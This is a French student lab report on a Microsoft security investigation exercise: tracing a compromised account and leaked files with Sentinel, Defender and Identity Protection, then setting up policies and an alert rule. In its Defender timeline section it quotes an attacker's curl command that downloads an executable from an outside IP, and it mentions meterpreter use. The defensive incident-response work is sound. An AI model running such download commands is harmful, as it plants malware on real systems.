

Labo : Security, Compliance and Identity Management

Chapitre 1 : Morning Investigation

Partie 1 Search for Leaked File:




Voici les paramètres que j'ai utilisé pour lancer la recherche.




J'ai sélectionné celui-ci car d'après les données qui sont disponible sur l'attaque c'est le choix qui se rapproche le plus (doc Excel, nom auth, nom fichier…).

Partie 2 Investigate Amari in Sentinel & Defender :

Dans Microsoft Sentinel j'ai cherché parmi les incidents celui venant de Microsoft 365 Defender. Lorsque je regarde les détails, j'aperçois les informations suivantes :




Ensuite je me dirige vers Microsoft 365 Defender pour analyser le device pc105.



Dans le timeline je trouve des évènements suspects. Le file Patch.exe qui a été lancé sur le device ensuite la commande curl http://20.108.242.184/name.exe -o patch.exe qui a été exécuté à distance. Ensuite on observe l'utilisation d'un Tool meterpreter et la réussite du lancement d'un PowerShell sur la machine. Et que la rédaction du fichier ShoppingList.zip est faite.

Je retourne sur Sentinel pour lancer un script qui recherche les information contenant Amari-Rivera. Je regarde les Security alerte plutôt que les logs etc. car les alerte sont plus précise et me montre uniquement les informations intéressantes.

Pour finir je vais analyser l'incident Password Spray pour les 3 points bonus de cette partie.




Partie 3 Investigate Amari in Azure AD Identity Protection :

Pour checker si les identités sont compromise je me rend sur Azure Active Directory dans Identity Protection.


Parmis les utilisateur Je regarde les details pour Amari Rivera.

Je cherche un peu plus loins et analyse les connections sur ces compte et les localisations.

Ici je ne trouve pas le nom d'Amari mais autre chose attire mon attention, c'est Emily Braun et d'autres compte qui se connecte Via des VPN ou alors ils ont des comptes compromis car leur localisation change en très peu de temps. Et c'est ainsi que je trouve les points bonus. La connexion pour amari n'est pas visible peut etre que les logs ont été supprimé par les attaquants.




Pour finir je visite la page des Risk detections et analyse la détection pour Amari Rivera.




Partie 4 Se Up Insider Risk Policy :

Dans Microsoft Prewieuv Je vais Mettre en place une politique de risque interne pour l'équipe de e-commerce car on observe qu'ils sont facilement accessibles par les attaquants.

On va donc appliquer des regles general sur le groupe ECommerceApp@bestforyourorganic.onmicrosoft.com.



Les contenus prioritaires.




Les paramètres de la règle.


Chapitre 2 : Afternoon Investigation

Partie 1 Set Up Compliance Policies :

J’ai commencé par créer un label avec Zero trust policy. Donc on a enlevé les autorisations sur les accès et créer notre auto-labeling policy.



J’ai ensuite fait la configuration pour le mode simulation. Une fois que c’est examiné et le résultat est présent, il reste plus qu’à activer la stratégie. La stratégie d'étiquetage automatique s'exécutera en continu jusqu'à sa suppression.





Partie 2 Investigate Amari's Device in Microsoft 365 Defender :

La première chose a faire était de vérifier le pc105 pour avoir plus d'information sur l'attaque et voir la présence des fichiers suspects.

- Malicious File Name: c:\patch\patch.exe
- Suspicious Folder: c:\patch\Shopping List
- Suspicious File: c:\patch\ShoppingList.zip
- Exfiltrated File: BFYO Purchasing Data - Q1.xlsx
- Exfiltrated File: Contoso Resrouce and Development Spend Analysis.xlsx
- Exfiltrated File: InventoryList.xlsx
- Exfiltrated File: Mark 8 Parts and Specs List.xlsx
- Exfiltrated File: P and L Summary.xlsx
- Exfiltrated File: Sales Results Overview.xlsx
- Exfiltrated File: UI UX Guidelines.docx

Voici les fichiers qui devaient être analyser. Nous pouvons observer l'exécutable et les fichiers qui ont été leak du device.







Lorsque je Run la recherche pour l'IP 20.108.242.184, j'observe les évents sur le device pour la date en question. En cliquant sur les résultats j'observe des informations comme Temps, le chemin du fichier, nom de device, nom d'user.


Partie 3 Search for Internal Communication Containing the IP Address :

Si l'adresse mail a été mentionné dans un chat Teams on peut le retrouver dans le mailbox de l'employé.






Export result




avec ces 2 options

Partie 4 Investigate IP Address in Sentinel :




Je vérifie si d'autres IP suspectes sont présentes. Non.



Je crée une règle NRT avec Sentinel pour qu'il me génère une alerte lorsque les machine se connectent a l'IP 20.108.242.184.

Partie 5 Configure Windows Security Baseline :

